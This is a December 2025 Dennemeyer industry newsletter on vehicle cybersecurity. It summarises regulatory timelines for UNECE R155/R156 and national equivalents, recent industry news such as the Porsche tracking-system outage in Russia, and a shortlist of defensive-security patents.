Dennemeyer
The IP Group

Special Edition – December 2025

Cybersecurity in Mobility

Recent developments


Curated and summarized - Industry and Patent news

Published by Dennemeyer India Private Limited
Parag Thakre (pthakre@dennemeyer.com)
Prachi Gupta (pgupta@dennemeyer.com)
Himanshu Varun (hvarun@dennemeyer.com)

Dennemeyer
The IP Group

Subscribe now

Scan the QR code to receive this monthly report via email in your inbox.



Dennemeyer
The IP Group

Preface

The rise of connected cars and software-defined vehicles has revolutionized the automotive industry, but it comes with a surge in cybersecurity threats. Thus, cybersecurity becomes paramount for the OEMs, suppliers and users.

This monthly report is focused on “Cybersecurity in Mobility” including applications in Electric Vehicles, Autonomous Vehicles, Software Defined Vehicles, UAVs, Drones, Aircrafts, Fleets, etc. This report is a free resource for anyone working in this domain including technologists, innovators, Intellectual Property (IP) managers, strategy makers, etc. The report contains curated insights and summaries of the latest news and key patents published in the last one month, including the latest products, business updates, collaborations, new innovations, etc.

This special edition maps the global landscape of automotive cybersecurity and software update requirements and assesses regulatory maturity by market.

Dennemeyer
The IP Group

Special Edition

This special edition of our monthly report provides an in-depth analysis of global regulatory frameworks for vehicle Cybersecurity Management (CSMS) and Software Update Management (SUMS) , with UNECE R155 and R156 regulations serving as the foundational framework. We explore how countries adopt and enforce these guidelines, spotlight emerging regulations that build on UNECE principles along with regional adaptations. The report further outlines compliance timelines for OEMs, clarifying when these requirements must be met across key markets.

This month's report includes the following content:

- Global Vehicle Cybersecurity Regulations
  - Regulatory Landscape in 2025
  - Where and When Compliance Is Required
- Industry news
- Patents of the month

Dennemeyer
The IP Group

Key Insights this month

- Global adoption of UN R155/R156 is making vehicle cybersecurity a mandatory baseline, reducing the possibility for OEMs to delay compliance. As more markets shift from draft to enforcement stage, organizations without robust CSMS and SUMS across global platforms will face tighter deadlines, higher compliance costs, and greater challenges in certification and market entry.

- While global regulations increasingly align with UN R155/R156 framework, enforcement still vary by region. OEMs can build on a common foundation but must also address specific requirements such as China's approval-based audits vs UNECE certifications, Korea's stricter administrative and lifecycle controls, and India's broader vehicle scope, resulting in region-specific requirements beyond the initial certification.

- India's first SUMS workshop, led by CIRT and AutoSifu, signals a shift from best practice to mandatory compliance for secure software updates. Under AIS-190 and UN R156, updates now require auditable pass/fail criteria. As regulations tighten, OEMs must ensure robust control over the entire update process, from secure signing to safe rollback.

- The Porsche Vehicle Tracking System (VTS) outage in Russia shows that cloud-based immobilization & tracking systems are an emerging threat vector, and growing reliance on remote services means connectivity or backend failures can immobilize fleets. OEMs must treat service continuity and fail-safe design as essential safety and resilience measures, rather than optional reliability features.

- Many inventions that were published last month had major themes as below:

    - Connected vehicle security stacks now unify incident correlation, behavior-based detection, and physical-layer attribution. By correlating faults and alerts with weighted graphs, learning ECU baselines, and fingerprinting ECUs via CAN voltage, they merge events, detect spoofing, identify attackers, and enable real-time mitigation.


Dennemeyer
The IP Group

Global Vehicle Cybersecurity Regulations

Dennemeyer
The IP Group

Regulatory Landscape in 2025

Global Convergence: WP.29 (R155/R156) Style Vehicle Cybersecurity Becoming the Industry Default



Regulatory Maturity

Low — Med — High

- Guidelines are forming
- Draft created
- Transposed/near enforcement
- Adopted & Enforced

UNECE WP.29 (R155/R156) – Current global baseline for vehicle cybersecurity is now the global norm, with major markets adopting or aligning regulations.

Countries / Regions	Scope
EU	Adopted & Enforced the Current global baseline UNECE WP.29 (R155/R156) since 2022
Japan	Adopted and enforced to comply with UNECE WP.29 (R155/R156) since 2022
UK	Transposed/ near complete enforcement to comply with UNECE WP.29 (R155/R156) from 2026
China	Draft created (**GB44495-2024 & GB44496-2024**) along the lines of UNECE WP.29 (R155/R156)
South Korea	Draft created **(KMVSS**) to aligning with UNECE WP.29 (R155/R156)
India	Draft created (**AIS-189/AIS-190**) aiming to align with UNECE WP.29 (R155/R156)
USA	NHTSA/CISA guidance – No single UNECE equivalent law yet

Sources: Link1, Link2, Link3, Link4 ,Link5, Link6, Link7

Disclaimer: Based on publicly available information

Dennemeyer
The IP Group

Where and When Compliance Is Required

Countries/ Region	Regulations	Date	Milestone (For Compliance)
EU	UNECE R155/156	Jul 2022	New vehicle models
		Jul 2024	All vehicles
Japan	UNECE R155/156	Jul 2022	New vehicles with OTA functionality
		Jan 2024	New vehicles without OTA functionality
		Jul 2024	All vehicles with OTA functionality
		May 2026	All vehicles without OTA functionality
UK	UNECE R155/156	Jun 2026	New vehicle models
		Jun 2027	All complete and incomplete vehicles
		Jun 2028	R155 (CSMS) mandatory for all completed vehicles
		Jun 2029	R156 (SUMS) mandatory for all completed vehicles
China	GB44495/96	Aug 2024	GB 44495 (CSMS) and GB 44496 (SUMS) published, Drafted in 2017
		Jan 2025	New vehicle models
		Jan 2028	All vehicles
South Korea	KMVSS	Feb 2022	Law amended to require OEMs to establish a CSMS and a SUMS
		Feb 2025	KMVSS draft published with cybersecurity and update requirements
		Aug 2025	New vehicle models
		Aug 2027	All vehicles
India	AIS-189 CSMS/ AIS-190 SUMS	Jul 2023	Mandate for development of AIS-189 (cybersecurity) regulation
		Oct 2025	New vehicle models
		Oct 2028	All vehicles
		Nov 2023	AIS-190 (SUMS) draft created
USA	NHTSA	Sep 2022	US issued voluntary NHTSA cybersecurity guidance.

Glossary:

- **UNECE R155 -** vehicle cybersecurity management system requirements
- **UNECE R156 -** software update management system requirements
- **CSMS -** cybersecurity management system
- **SUMS -** software update management system
- **KMVSS -** Korea Motor Vehicle Safety Standards
- **AIS-189/190 -** India automotive standards for CSMS and SUMS
- **GB 44495/96 -** China national standards for CSMS and SUMS
- **NHTSA -** National Highway Traffic Safety Administration
- **OTA -** Over the Air Software Updates

Sources: Link1, Link2, Link3, Link4 , Link5,

Disclaimer: Based on publicly available information

Dennemeyer
The IP Group

Industry news

Dennemeyer
The IP Group


Industry News

SUMS Workshop

India hosts first SUMS workshop, setting a national benchmark in automotive cybersecurity

India hosted its first Software Update Management System (SUMS) Workshop in November 2025, organized by the Central Institute of Road Transport (CIRT) in collaboration with AutoSifu. This one-day program aimed to help the automotive industry enhance software compliance and cybersecurity. The workshop was aligned with AIS-190 and UN R156 regulations, which govern secure software updates for vehicles. It was designed for OEMs, suppliers, regulators, and other stakeholders in connected mobility. Participants explored Indian and global SUMS frameworks, ISO 24089 standards, and secure vehicle lifecycle practices. The event featured live demonstrations, implementation strategies, and expert-led sessions, marking a major step toward a cyber-secure and regulation-ready future for India's automotive sector.

Source
https://www.uniindia.com/




Dennemeyer
The IP Group

Industry News

Porsche Cars Hacked

Hundreds of Porsche owners in Russia unable to start cars after system failure

Hundreds of Porsche cars in Russia became undriveable after a failure in their factory-installed satellite security system. Owners reported sudden engine shutdowns and fuel blockages, leaving vehicles immobilized in cities like Moscow and Krasnodar. Dealerships said the issue is linked to the Vehicle Tracking System (VTS), which lost satellite connection and may lock cars automatically. Some drivers restored function by rebooting VTS or disconnecting batteries for hours. Rolf, Russia's largest dealer group, confirmed a surge in service requests and said specialists are investigating the cause. Porsche has not commented yet, and there is no evidence the outage was deliberate. The company halted new deliveries in Russia after the 2022 invasion of Ukraine but still owns three subsidiaries there.



Source
https://www.themoscowtimes.com/

Dennemeyer
The IP Group

Industry News

Certification

Kaspersky receives ISO 26262 certification for automotive software development process

Kaspersky has earned ISO 26262 certification for its automotive software development process, confirming compliance with global functional safety standards. ISO 26262 ensures that electronic systems in vehicles are designed to minimize risks from failures, protecting lives and property. This certification enables Kaspersky to develop solutions such as its Automotive Secure Gateway and deliver products that meet Automotive Safety Integrity Level B (ASIL B) safety requirements. It also opens doors for partnerships with automakers and system integrators focused on safety and cybersecurity. Company leaders state that this milestone demonstrates the maturity of Kaspersky's processes and its commitment to reliability. Kaspersky continues to advance its Cyber Immune approach to create systems resistant to sophisticated cyberattacks.

Source
https://www.kaspersky.com/

Dennemeyer
The IP Group


Industry News

Partnership

ASRG welcomes Manifest as a supporting partner in advancing automotive cybersecurity

The Automotive Security Research Group (ASRG) has partnered with Manifest to enhance cybersecurity in the automotive industry. Together, they will launch a public service designed to provide visibility and trust throughout the vehicle lifecycle. This initiative addresses growing risks associated with connected, software-defined vehicles and aligns with global standards and regulations such as ISO/SAE 21434 and UNECE R155/R156. This platform will verify the origins of software and AI, deliver prioritized risk insights without exposing sensitive intellectual property. It will enable manufacturers, and suppliers to share information and strengthen security across supply chains. ASRG and Manifest aim to make automotive software more transparent, resilient, and secure as vehicles become increasingly connected.

Source
https://www.manifestcyber.com/




Dennemeyer
The IP Group

Industry News

SRM Secures TISAX AL3


SRM tech achieves TISAX assessment level (AL3) label strengthening its automotive cybersecurity standards

SRM Tech has earned the TISAX Assessment Level 3 (AL3) label, a globally recognized standard for information security in the automotive industry. This achievement builds on its ISO 27001:2022 certification and reaffirms the company's ability to protect highly sensitive automotive data. TISAX, developed by the German Automotive Industry Association, validates robust security practices across the global supply chain. SRM Tech states that this milestone strengthens its position as a trusted partner for software-defined vehicles and next-generation automotive projects. The certification ensures readiness to handle confidential designs, autonomous vehicle algorithms, and proprietary product roadmaps. The company aims to leverage this achievement to expand global collaborations and deliver secure, reliable automotive solutions.



Source
https://www.business-standard.com/

Dennemeyer
The IP Group



The editor's shortlist

Patents of the month

Dennemeyer
The IP Group

Patents of the month

Published in November 2025

Shortlisted and summarized by our analyst

- US12483566B2 - Vehicle attack event continuity determination method, vehicle attack event continuity determination device, and non-transitory computer-readable recording medium
  Assignee: Panasonic IP Corp Of America Inc
- US12483577B2 - Cybersecurity on a controller area network in a vehicle
  Assignee: Securethings US Inc
- WO2025230652A1 - Real-time alerting on cybersecurity attacks targeting aircraft inflight entertainment and communications connectivity systems
  Assignee: Thales Avionics Inc
- EP4096168B1 - Method for protection from cyber attacks to a vehicle, and corresponding device
  Assignee: Marelli Europe Spa
- JP7773498B2 - Attack analysis equipment
  Assignee: Hitachi Astemo Ltd
- JP7773573B2 - System and method for a secure keyless system
  Assignee: Harman International Ind Inc
- KR20250157961A - Method for detecting attacks on a computer system
  Assignee: Robert Bosch GMBH
- IN202541100409A - Cyber-attack detection in autonomous electric vehicles.
  Assignee: Indian Institute Of Technology Madras
- CN120956450A - Risk assessment method, apparatus, device and storage medium
  Assignee: Faw Toyota Motor Co Ltd
- CN116074045B - Internet of vehicles honey pot construction method, device, equipment and storage medium
  Assignee: Jiangsu Intelligent Network Automobile Innovation Center Co Ltd, Suzhou Automotive Research Institute Tsinghua Univ Wujiang

